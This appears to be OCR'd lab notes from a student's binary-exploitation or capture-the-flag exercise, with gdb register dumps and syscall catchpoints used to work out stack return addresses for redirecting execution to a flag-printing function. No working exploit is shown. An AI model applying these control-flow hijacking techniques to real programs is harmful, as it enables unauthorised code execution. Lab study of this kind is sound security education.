
I noticed after the the function that prints out the flag, the program would try to return to what ever was immediately before the address of the function that prints out the flag in the stack.

```
Breakpoint 1, 0x08048261 in ?? ()
(gdb) info registers
eax            0xa                 10
ecx            0xffffd1bc          -11844
edx            0x80ce3d4           135062484
ebx            0x0                 0
esp            0xffffd1bc          0xffffd1bc
ebp            0x8048261           0x8048261
esi            0x8048c20           134515744
edi            0x8048c60           134515808
eip            0x8048261           0x8048261
eflags         0x286               [ PF SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb) stepi
0x08048266 in ?? ()
(gdb) info registers
eax            0xa                 10
ecx            0xffffd1bc          -11844
edx            0x80ce3d4           135062484
ebx            0x0                 0
esp            0xffffd1b8          0xffffd1b8
ebp            0x8048261           0x8048261
esi            0x8048c20           134515744
edi            0x8048c60           134515808
eip            0x8048266           0x8048266
eflags         0x286               [ PF SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb)
```

The point the program exits by running
$ catch syscall exit
$ catch syscall exit_group
$ run



Now i need to find a way to put this address in my exploit, setting various break points and playing around the stack and assembly.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Sat Apr 17 5:12 PM
Lab2_OurLinux [Running]
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MATH 215
aobakare-Gearbook
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
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
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